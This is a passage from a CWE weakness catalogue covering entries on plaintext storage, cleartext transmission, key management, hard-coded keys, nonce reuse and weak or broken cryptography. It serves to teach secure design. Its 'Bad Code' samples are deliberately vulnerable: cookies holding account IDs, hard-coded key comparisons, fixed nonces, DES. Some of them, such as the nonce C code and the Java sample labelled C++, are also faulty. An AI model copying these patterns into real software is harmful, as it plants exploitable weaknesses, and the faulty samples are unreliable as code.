CVE-2002-1696	Decrypted copy of a message written to disk given a combination of options and when user replies to an encrypted message.
CVE-2004-2397	Plaintext storage of private key and passphrase in log file when user imports the key.
CVE-2005-1828	Password in cleartext in config file.
CVE-2005-2209	Password in cleartext in config file.

Potential Mitigations

Secret information should not be stored in plaintext in a file or disk. Even if heavy fortifications are in place, sensitive data should be encrypted to prevent the risk of losing confidentiality.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	312	Cleartext Storage of Sensitive Information	699 1000	411

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage in File or on Disk

CWE-314: Plaintext Storage in the Registry

Weakness ID: 314 (*Weakness Variant*)

Status: Draft

Description

Summary

Storing sensitive data in plaintext in the registry makes the data more easily accessible than if encrypted. This significantly lowers the difficulty of exploitation by attackers.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-2227	Plaintext passwords in registry key.

Potential Mitigations

Sensitive information should not be stored in plaintext in a registry. Even if heavy fortifications are in place, sensitive data should be encrypted to prevent the risk of losing confidentiality.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	⊕	312	Cleartext Storage of Sensitive Information	699 1000	411

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage in Registry

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
37	Lifting Data Embedded in Client Distributions	

CWE-315: Plaintext Storage in a Cookie

Weakness ID: 315 (*Weakness Variant*)

Status: Draft

Description

Summary

Storing sensitive data in plaintext in a cookie makes the data more easily accessible than if encrypted. This significantly lowers the difficulty of exploitation by attackers.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code excerpt stores a plaintext user account ID in a browser cookie.

Java Example:

Bad Code

```
response.addCookie( new Cookie("userAccountID", acctID);
```

Observed Examples

Reference	Description
CVE-2001-1536	Username/passwords in cleartext in cookies.
CVE-2001-1537	Default configuration has cleartext usernames/passwords in cookie.

Reference	Description
CVE-2002-1800	Admin password in plaintext in a cookie.
CVE-2005-2160	Authentication information stored in cleartext in a cookie.

Potential Mitigations

Sensitive information should not be stored in plaintext in a cookie. Even if heavy fortifications are in place, sensitive data should be encrypted to prevent the risk of losing confidentiality.

Relationships

Nature	Type	ID	Name		Page
ChildOf	ⓑ	312	Cleartext Storage of Sensitive Information	☑	411
				699	1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage in Cookie

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
31	Accessing/Intercepting/Modifying HTTP Cookies	
37	Lifting Data Embedded in Client Distributions	
39	Manipulating Opaque Client-based Data Tokens	
74	Manipulating User State	

CWE-316: Plaintext Storage in Memory

Weakness ID: 316 (Weakness Variant)

Status: Draft

Description

Summary

Storing sensitive data in plaintext in memory makes the data more easily accessible than if encrypted. This significantly lowers the difficulty of exploitation by attackers.

Extended Description

The sensitive memory might be saved to disk, stored in a core dump, or remain uncleared if the application crashes, or if the programmer does not clear the memory before freeing it.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
BID:10155	Sensitive authentication information in cleartext in memory.
CVE-2001-0984	Password protector leaves passwords in memory when window is minimized, even when "clear password when minimized" is set.
CVE-2001-1517	Sensitive authentication information in cleartext in memory.
CVE-2003-0291	SSH client does not clear credentials from memory.

Potential Mitigations

Sensitive information should not be stored in plaintext in memory. Even if heavy fortifications are in place, sensitive data should be encrypted to prevent the risk of losing confidentiality.

Other Notes

It could be argued that such problems are usually only exploitable by those with administrator privileges. However, swapping could cause the memory to be written to disk and leave it accessible to physical attack afterwards.

Relationships

Nature	Type	ID	Name		Page
ChildOf	ⓑ	312	Cleartext Storage of Sensitive Information	☑	411
				699	1000

Nature	Type	ID	Name	✓	Page
ChildOf	C	633	Weaknesses that Affect Memory	631	737

Relationship Notes

This could be a resultant weakness, e.g. if the compiler removes code that was intended to wipe memory.

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage in Memory

CWE-317: Plaintext Storage in GUI

Weakness ID: 317 (Weakness Variant) Status: Draft

Description

Summary

Storing sensitive data in plaintext within the GUI makes the data more easily accessible than if encrypted. This significantly lowers the difficulty of exploitation by attackers.

Extended Description

An attacker can often obtain data from a GUI, even if hidden, by using an API to directly access GUI objects such as windows and menus.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Operating Systems

- Windows (Sometimes)

Observed Examples

Reference	Description
CVE-2002-1848	Unencrypted passwords stored in GUI dialog may allow local users to access the passwords.

Potential Mitigations

Sensitive information should not be stored in plaintext in a GUI. Even if heavy fortifications are in place, sensitive data should be encrypted to prevent the risk of losing confidentiality.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	B	312	Cleartext Storage of Sensitive Information	699 1000	411

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage in GUI

CWE-318: Plaintext Storage in Executable

Weakness ID: 318 (Weakness Variant) Status: Draft

Description

Summary

Sensitive information should not be stored in plaintext in an executable. Attackers can reverse engineer a binary code to obtain secret data.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2005-1794	Product stores RSA private key in a DLL and uses it to sign a certificate, allowing spoofing of servers and MITM attacks.

Potential Mitigations

Sensitive information should not be stored in an executable. Even if heavy fortifications are in place, sensitive data should be encrypted to prevent the risk of losing confidentiality.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		312	Cleartext Storage of Sensitive Information	699	411
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage in Executable

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
37	Lifting Data Embedded in Client Distributions	
65	Passively Sniff and Capture Application Code Bound for Authorized Client	

CWE-319: Cleartext Transmission of Sensitive Information

Weakness ID: 319 (*Weakness Base*)**Status:** Draft**Description****Summary**

The software transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.

Extended Description

Many communication channels can be "sniffed" by attackers during data transmission. For example, network traffic can often be sniffed by any attacker who has access to a network interface. This significantly lowers the difficulty of exploitation by attackers.

Time of Introduction

- Architecture and Design
- Operation
- System Configuration

Applicable Platforms**Languages**

- Language-independent

Common Consequences**Confidentiality**

Anyone can read the information by gaining access to the channel being used for communication.

Likelihood of Exploit

Medium to High

Detection Methods

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as truss (Solaris) and strace (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process, trigger the feature that sends the data, and look for the presence or absence of common cryptographic functions in the call tree. Monitor the network and determine if the data packets contain readable commands. Tools exist for detecting if certain encodings are in use. If the traffic contains high entropy, this might indicate the usage of encryption.

Observed Examples

Reference	Description
CVE-2002-1949	Passwords transmitted in cleartext.
CVE-2004-1852	Product transmits Blowfish encryption key in cleartext.
CVE-2005-3140	Product sends file with cleartext passwords in e-mail message intended for diagnostic purposes.
CVE-2007-4786	Product sends passwords in cleartext to a log server.
CVE-2007-4961	Chain: cleartext transmission of the MD5 hash of password enables attacks against a server that is susceptible to replay (CWE-294).
CVE-2007-5626	Backup routine sends password in cleartext in email.
CVE-2008-0374	Printer sends configuration information, including administrative password, in cleartext.
CVE-2008-3289	Product sends password hash in cleartext in violation of intended policy.
CVE-2008-4122	Chain: failure to set "secure" flag in HTTPS cookie causes it to be transmitted across unencrypted HTTP.
CVE-2008-4390	Remote management feature sends sensitive information including passwords in cleartext.

Potential Mitigations**Architecture and Design**

Encrypt the data with a reliable encryption scheme before transmitting.

Implementation

When using web applications with SSL, use SSL for the entire session from login to logout, not just for the initial login page.

Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Testing

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as truss (Solaris) and strace (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process, trigger the feature that sends the data, and look for the presence or absence of common cryptographic functions in the call tree. Monitor the network and determine if the data packets contain readable commands. Tools exist for detecting if certain encodings are in use. If the traffic contains high entropy, this might indicate the usage of encryption.

Operation

Configure servers to use encrypted channels for communication, which may include SSL or other secure protocols.

Relationships

Nature	Type	ID	Name		Page
ChildOf		311	Missing Encryption of Sensitive Data		407
				699	
				1000	
ChildOf		751	2009 Top 25 - Insecure Interaction Between Components	750	873
ChildOf		818	OWASP Top Ten 2010 Category A9 - Insufficient Transport Layer Protection	809	950
ParentOf		5	<i>J2EE Misconfiguration: Data Transmission Without Encryption</i>	1000	2

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Transmission of Sensitive Information

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
65	Passively Sniff and Capture Application Code Bound for Authorized Client	
102	Session Sidejacking	

References

OWASP. "Top 10 2007-Insecure Communications". < http://www.owasp.org/index.php/Top_10_2007-A9 >.
[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "Protecting Secret Data" Page 299. 2nd Edition. Microsoft. 2002.

CWE-320: Key Management Errors

Category ID: 320 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to errors in the management of cryptographic keys.

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0762	default installation of product uses a default encryption key, allowing others to spoof the administrator
CVE-2001-0072	Exposed or accessible private key (overlaps information leak) -- Crypto program imports both public and private keys but does not tell the user about the private keys, possibly breaking the web of trust.
CVE-2001-1527	administration passwords in cleartext in executable
CVE-2002-1947	static key / global shared key -- "global shared key" - product uses same SSL key for all installations, allowing attackers to eavesdrop or hijack session.
CVE-2005-1794	Exposed or accessible private key (overlaps information leak) -- Private key stored in executable
CVE-2005-2146	insecure permissions when generating secret key, allowing spoofing
CVE-2005-2196	static key / global shared key -- Product uses default WEP key when not connected to a known or trusted network, which can cause it to automatically connect to a malicious network. Overlaps: default.
CVE-2005-3256	Misc -- Encryption product accidentally selects the wrong key if the key doesn't have additional fields that are normally expected, leading to infoleak to the owner of that wrong key
CVE-2005-4002	static key / global shared key -- "global shared key" - product uses same secret key for all installations, allowing attackers to decrypt data.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	310	Cryptographic Issues	699	407
ParentOf	B	321	Use of Hard-coded Cryptographic Key	699	419
ParentOf	B	322	Key Exchange without Entity Authentication	699	420
ParentOf	B	323	Reusing a Nonce, Key Pair in Encryption	699	421
ParentOf	B	324	Use of a Key Past its Expiration Date	699	422

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Key Management Errors

Maintenance Notes

This category should probably be split into multiple sub-categories.

CWE-321: Use of Hard-coded Cryptographic Key

Weakness ID: 321 (Weakness Base)

Status: Draft

Description

Summary

The use of a hard-coded cryptographic key significantly increases the possibility that encrypted data may be recovered.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

If hard-coded cryptographic keys are used, it is almost certain that malicious users will gain access through the account in question.

Likelihood of Exploit

High

Demonstrative Examples

The following code examples attempt to verify a password using a hard-coded cryptographic key. The cryptographic key is within a hard-coded string value that is compared to the password and a true or false value is returned for verification that the password is equivalent to the hard-coded cryptographic key.

C/C++ Example:

Bad Code

```
int VerifyAdmin(char *password) {
    if (strcmp(password,"68af404b513073584c4b6f22b6c63e6b")) {
        printf("Incorrect Password!\n");
        return(0);
    }
    printf("Entering Diagnostic Mode...\n");
    return(1);
}
```

Java Example:

Bad Code

```
public boolean VerifyAdmin(String password) {
    if (password.equals("68af404b513073584c4b6f22b6c63e6b")) {
        System.out.println("Entering Diagnostic Mode...");
        return true;
    }
    System.out.println("Incorrect Password!");
    return false;
}
```

C# Example:

Bad Code

```
int VerifyAdmin(String password) {
    if (password.Equals("68af404b513073584c4b6f22b6c63e6b")) {
```

```

Console.WriteLine("Entering Diagnostic Mode...");
return(1);
}
Console.WriteLine("Incorrect Password!");
return(0);
}

```

Potential Mitigations

Architecture and Design

Prevention schemes mirror that of hard-coded password storage.

Other Notes

The main difference between the use of hard-coded passwords and the use of hard-coded cryptographic keys is the false sense of security that the former conveys. Many people believe that simply hashing a hard-coded password before storage will protect the information from malicious users. However, many hashes are reversible (or at least vulnerable to brute force attacks) -- and further, many authentication protocols simply request the hash itself, making it no better than a password.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	320	Key Management Errors	699	418
ChildOf	B	344	Use of Invariant Value in Dynamically Changing Context	1000	444
ChildOf	C	719	OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage	629	849
ChildOf	C	720	OWASP Top Ten 2007 Category A9 - Insecure Communications	629	850
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf	B	798	Use of Hard-coded Credentials	699	930
				1000	
<i>PeerOf</i>	B	<i>259</i>	<i>Use of Hard-coded Password</i>	<i>1000</i>	<i>345</i>
<i>CanFollow</i>	B	<i>656</i>	<i>Reliance on Security through Obscurity</i>	<i>1000</i>	<i>767</i>

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Use of hard-coded cryptographic key
OWASP Top Ten 2007	A8	CWE More Specific	Insecure Cryptographic Storage
OWASP Top Ten 2007	A9	CWE More Specific	Insecure Communications
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage

CWE-322: Key Exchange without Entity Authentication

Weakness ID: 322 (*Weakness Base*)

Status: Draft

Description

Summary

The software performs a key exchange with an actor without verifying the identity of that actor.

Extended Description

Performing a key exchange will preserve the integrity of the information sent between two entities, but this will not guarantee that the entities are who they claim they are. This may enable a set of "man-in-the-middle" attacks. Typically, this involves a victim client that contacts a malicious server that is impersonating a trusted server. If the client skips authentication or ignores an authentication failure, the malicious server may request authentication information from the user. The malicious server can then use this authentication information to log in to the trusted server using the victim's credentials, sniff traffic between the victim and trusted server, etc.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

No authentication takes place in this process, bypassing an assumed protection of encryption.

Confidentiality

The encrypted communication between a user and a trusted host may be subject to a "man-in-the-middle" sniffing attack.

Likelihood of Exploit

High

Demonstrative Examples

Many systems have used Diffie-Hellman key exchange without authenticating the entities exchanging keys, leading to man-in-the-middle attacks. Many people using SSL/TLS skip the authentication (often unknowingly).

Potential Mitigations

Architecture and Design

Ensure that proper authentication is included in the system design.

Implementation

Understand and properly implement all checks necessary to ensure the identity of entities involved in encrypted communications.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		287	Improper Authentication	1000	377
PeerOf		296	Improper Following of Chain of Trust for Certificate Validation	1000	390
PeerOf		298	Improper Validation of Certificate Expiration	1000	392
PeerOf		299	Improper Check for Certificate Revocation	1000	393
ChildOf		320	Key Management Errors	699	418
ChildOf		345	Insufficient Verification of Data Authenticity	1000	444

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Key exchange without entity authentication

CWE-323: Reusing a Nonce, Key Pair in Encryption

Weakness ID: 323 (Weakness Base)

Status: Incomplete

Description

Summary

Nonces should be used for the present occasion and only once.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Potentially a replay attack, in which an attacker could send the same data twice, could be crafted if nonces are allowed to be reused. This could allow a user to send a message which masquerades as a valid message from a valid user.

Likelihood of Exploit

High

Demonstrative Examples

C Example:

Bad Code

```
#include <openssl/sha.h>
#include <stdio.h>
#include <string.h>
```

```
#include <memory.h>
int main(){
    char *paragraph = NULL;
    char *data = NULL;
    char *nonce = "bad";
    char *password = "secret";
    parsize=strlen(nonce)+strlen(password);
    paragraph=(char*)malloc(para_size);
    strncpy(paragraph,nonce,strlen(nonce));
    strcpy(paragraph,password,strlen(password));
    data=(unsigned char*)malloc(20);
    SHA1((const unsigned char*)paragraph,parsize,(unsigned char*)data);
    free(paragraph);
    free(data);
    //Do something with data//
    return 0;
}
```

C++ Example:*Bad Code*

```
String command = new String("some command to execute");
MessageDigest nonce = MessageDigest.getInstance("SHA");
nonce.update(String.valueOf("bad nonce"));
byte[] nonce = nonce.digest();
MessageDigest password = MessageDigest.getInstance("SHA");
password.update(nonce + "secretPassword");
byte[] digest = password.digest();
//do something with digest//
```

Potential Mitigations

Requirements specification: The choice could be made to use a language that is not susceptible to these issues.

Implementation

Refuse to reuse nonce values.

Implementation

Use techniques such as requiring incrementing, time based and/or challenge response to assure uniqueness of nonces.

Background Details

Nonces are often bundled with a key in a communication exchange to produce a new session key for each exchange.

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	320	Key Management Errors	<input checked="" type="checkbox"/>	699 418
ChildOf	B	344	Use of Invariant Value in Dynamically Changing Context		1000 444

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Reusing a nonce, key pair in encryption

CWE-324: Use of a Key Past its Expiration Date

Weakness ID: 324 (*Weakness Base*)**Status:** Draft**Description****Summary**

The product uses a cryptographic key or password past its expiration date, which diminishes its safety significantly by increasing the timing window for cracking attacks against that key.

Time of Introduction

- Architecture and Design

Applicable Platforms**Languages**

- All

Common Consequences

Authentication

The cryptographic key in question may be compromised, providing a malicious user with a method for authenticating as the victim.

Likelihood of Exploit

Low

Demonstrative Examples

C/C++ Example:

Bad Code

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
    foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || (X509_V_ERRCERT_NOT_YET_VALID==foo)) //do stuff
```

Potential Mitigations

Architecture and Design

Adequate consideration should be put in to the user interface in order to notify users previous to the key's expiration, to explain the importance of new key generation and to walk users through the process as painlessly as possible.

Run time: Users must heed warnings and generate new keys and passwords when they expire.

Other Notes

While the expiration of keys does not necessarily ensure that they are compromised, it is a significant concern that keys which remain in use for prolonged periods of time have a decreasing probability of integrity. For this reason, it is important to replace keys within a period of time proportional to their strength.

Relationships

Nature	Type	ID	Name		Page
PeerOf		298	Improper Validation of Certificate Expiration		1000 392
ChildOf		320	Key Management Errors		699 418
ChildOf		672	Operation on a Resource after Expiration or Release		1000 786
PeerOf		262	<i>Not Using Password Aging</i>		<i>1000 350</i>

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Using a key past its expiration date

CWE-325: Missing Required Cryptographic Step

Weakness ID: 325 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software does not implement a required step in a cryptographic algorithm, resulting in weaker encryption than advertised by that algorithm.

Extended Description

Cryptographic implementations should follow the algorithms that define them exactly, otherwise encryption can be weaker than expected.

Time of Introduction

- Architecture and Design
- Requirements

Applicable Platforms

Languages

- All

Modes of Introduction

Developers sometimes omit certain "expensive" (resource-intensive) steps in order to improve performance, especially in devices with limited memory or CPU cycles. This could be done under a mistaken impression that the step is unnecessary for preserving security. Alternately, the

developer might adopt a threat model that is inconsistent with that of its consumers by accepting a risk for which the remaining protection seems "good enough."

This issue can be introduced when the requirements for the algorithm are not clearly stated.

Observed Examples

Reference	Description
CVE-2001-1585	Missing challenge-response step allows authentication bypass using public key.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	310	Cryptographic Issues	699	407
PeerOf	B	358	Improperly Implemented Security Check for Standard	1000	459
ChildOf	G	573	Failure to Follow Specification	1000	680
ChildOf	C	719	OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage	629	849
ChildOf	C	720	OWASP Top Ten 2007 Category A9 - Insecure Communications	629	850

Relationship Notes

Overlaps incomplete/missing security check.

Can be resultant.

Functional Areas

- Cryptography

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Missing Required Cryptographic Step
OWASP Top Ten 2007	A8	CWE More Specific	Insecure Cryptographic Storage
OWASP Top Ten 2007	A9	CWE More Specific	Insecure Communications

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
68	Subvert Code-signing Facilities	

CWE-326: Inadequate Encryption Strength

Weakness ID: 326 (Weakness Class)

Status: Draft

Description

Summary

The software stores or transmits sensitive data using an encryption scheme that is theoretically sound, but is not strong enough for the level of protection required.

Extended Description

A weak encryption scheme can be subjected to brute force attacks that have a reasonable chance of succeeding using current attack methods and resources.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

An attacker may be able to decrypt the data using brute force attacks.

Observed Examples

Reference	Description
CVE-2001-1546	Weak encryption
CVE-2002-1682	Weak encryption
CVE-2002-1697	Weak encryption produces same ciphertext from the same plaintext blocks.
CVE-2002-1739	Weak encryption

Reference	Description
CVE-2002-1872	Weak encryption (XOR)
CVE-2002-1910	Weak encryption (reversible algorithm).
CVE-2002-1946	Weak encryption (one-to-one mapping).
CVE-2002-1975	Encryption error uses fixed salt, simplifying brute force / dictionary attacks (overlaps randomness).
CVE-2004-2172	Weak encryption (chosen plaintext attack)
CVE-2005-2281	Weak encryption scheme

Potential Mitigations

Architecture and Design

Use a cryptographic algorithm that is currently considered to be strong by experts in the field.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		310	Cryptographic Issues	699	407
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		719	OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage	629	849
ChildOf		720	OWASP Top Ten 2007 Category A9 - Insecure Communications	629	850
ChildOf		729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf		816	OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage	809	950
ParentOf		261	<i>Weak Cryptography for Passwords</i>	699 1000	349
ParentOf		328	<i>Reversible One-Way Hash</i>	1000	428

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Weak Encryption
OWASP Top Ten 2007	A8	CWE More Specific	Insecure Cryptographic Storage
OWASP Top Ten 2007	A9	CWE More Specific	Insecure Communications
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
20	Encryption Brute Forcing	
112	Brute Force	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Cryptographic Foibles" Page 259. 2nd Edition. Microsoft. 2002.

Maintenance Notes

A variety of encryption algorithms exist, with various weaknesses. This category could probably be split into smaller sub-categories.

Relationships between CWE-310, CWE-326, and CWE-327 and all their children need to be reviewed and reorganized.

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Weakness ID: 327 (Weakness Base)

Status: Draft

Description

Summary

The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the disclosure of sensitive information.

Extended Description

The use of a non-standard algorithm is dangerous because a determined attacker may be able to break the algorithm and compromise whatever data has been protected. Well-known techniques may exist to break the algorithm.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- Language-independent

Common Consequences

Confidentiality

Read application data

The confidentiality of sensitive data may be compromised by the use of a broken or risky cryptographic algorithm.

Integrity

Modify application data

The integrity of sensitive data may be compromised by the use of a broken or risky cryptographic algorithm.

Accountability

Non-Repudiation

Hide activities

If the cryptographic algorithm is used to ensure the identity of the source of the data (such as digital signatures), then a broken algorithm will compromise this scheme and the source of the data cannot be proven.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Analysis

Moderate

Automated methods may be useful for recognizing commonly-used libraries or features that have become obsolete.

False negatives may occur if the tool is not aware of the cryptographic libraries in use, or if custom cryptography is being used.

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Demonstrative Examples

These code examples use the Data Encryption Standard (DES). Once considered a strong algorithm, it is now regarded as insufficient for many applications. It has been replaced by Advanced Encryption Standard (AES).

C/C++ Example:

Bad Code

```
EVP_des_ecb();
```

Java Example:

Bad Code

```
Cipher des=Cipher.getInstance("DES...");
des.initEncrypt(key2);
```

Observed Examples

Reference	Description
CVE-2002-2058	Attackers can infer private IP addresses by dividing each octet by the MD5 hash of '20'.
CVE-2005-2946	Default configuration of product uses MD5 instead of stronger algorithms that are available, simplifying forgery of certificates.

Reference	Description
CVE-2005-4860	Product substitutes characters with other characters in a fixed way, and also leaves certain input characters unchanged.
CVE-2007-4150	product only uses "XOR" to obfuscate sensitive data
CVE-2007-5460	product only uses "XOR" and a fixed key to obfuscate sensitive data
CVE-2007-6013	Product uses the hash of a hash for authentication, allowing attackers to gain privileges if they can obtain the original hash.
CVE-2008-3188	Product uses DES when MD5 has been specified in the configuration, resulting in weaker-than-expected password hashes.
CVE-2008-3775	Product uses "ROT-25" to obfuscate the password in the registry.

Potential Mitigations

Architecture and Design

Libraries or Frameworks

Select a well-vetted algorithm that is currently considered to be strong by experts in the field, and select well-tested implementations. As with all cryptographic mechanisms, the source code should be available for analysis.

For example, US government systems require FIPS 140-2 certification.

Do not develop your own cryptographic algorithms. They will likely be exposed to attacks that are well-understood by cryptographers. Reverse engineering techniques are mature. If your algorithm can be compromised if attackers find out how it works, then it is especially weak.

Periodically ensure that you aren't using obsolete cryptography. Some older algorithms, once thought to require a billion years of computing time, can now be broken in days or hours. This includes MD4, MD5, SHA1, DES, and other algorithms that were once regarded as strong.

Architecture and Design

Design your software so that you can replace one cryptographic algorithm with another. This will make it easier to upgrade to stronger algorithms.

Architecture and Design

Carefully manage and protect cryptographic keys (see CWE-320). If the keys can be guessed or stolen, then the strength of the cryptography itself is irrelevant.

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Industry-standard implementations will save you development time and may be more likely to avoid errors that can occur during implementation of cryptographic algorithms. Consider the ESAPI Encryption feature.

Implementation

Architecture and Design

When you use industry-approved techniques, you need to use them correctly. Don't cut corners by skipping resource-intensive steps (CWE-325). These steps are often essential for preventing common attacks.

Background Details

Cryptographic algorithms are the methods by which data is scrambled. There are a small number of well-understood and heavily studied algorithms that should be used by most applications. It is quite difficult to produce a secure algorithm, and even high profile algorithms by accomplished cryptographic experts have been broken.

Since the state of cryptography advances so rapidly, it is common for an algorithm to be considered "unsafe" even if it was once thought to be strong. This can happen when new attacks against the algorithm are discovered, or if computing power increases so much that the cryptographic algorithm no longer provides the amount of protection that was originally thought.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	310	Cryptographic Issues	699	407

Nature	Type	ID	Name	CVSS	Page
PeerOf	B	311	Missing Encryption of Sensitive Data	1000	407
ChildOf	C	693	Protection Mechanism Failure	1000	814
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf	C	753	2009 Top 25 - Porous Defenses	750	874
ChildOf	C	803	2010 Top 25 - Porous Defenses	800	936
ChildOf	C	816	OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage	809	950
CanFollow	B	208	Timing Discrepancy Information Leak	1000	295
PeerOf	V	301	Reflection Attack in an Authentication Protocol	1000	395
ParentOf	B	328	Reversible One-Way Hash	1000	428
ParentOf	C	759	Use of a One-Way Hash without a Salt	1000	883
ParentOf	C	760	Use of a One-Way Hash with a Predictable Salt	1000	883
ParentOf	V	780	Use of RSA Algorithm without OAEP	1000	912

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Using a broken or risky cryptographic algorithm
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
20	Encryption Brute Forcing	
97	Cryptanalysis	

References

- [REF-6] Bruce Schneier. "Applied Cryptography". John Wiley & Sons. 1996. < <http://www.schneier.com/book-applied.html> >.
- Alfred J. Menezes, Paul C. van Oorschot and Scott A. Vanstone. "Handbook of Applied Cryptography". October 1996. < <http://www.cacr.math.uwaterloo.ca/hac/> >.
- [REF-10] C Matthew Curtin. "Avoiding bogus encryption products: Snake Oil FAQ". 1998-04-10. < <http://www.faqs.org/faqs/cryptography-faq/snake-oil/> >.
- [REF-1] Information Technology Laboratory, National Institute of Standards and Technology. "SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES". 2001-05-25. < <http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf> >.
- Paul F. Roberts. "Microsoft Scraps Old Encryption in New Code". 2005-09-15. < <http://www.eweek.com/c/a/Security/Microsoft-Scraps-Old-Encryption-in-New-Code/> >.
- [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Cryptographic Foibles" Page 259. 2nd Edition. Microsoft. 2002.
- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 21: Using the Wrong Cryptography." Page 315. McGraw-Hill. 2010.
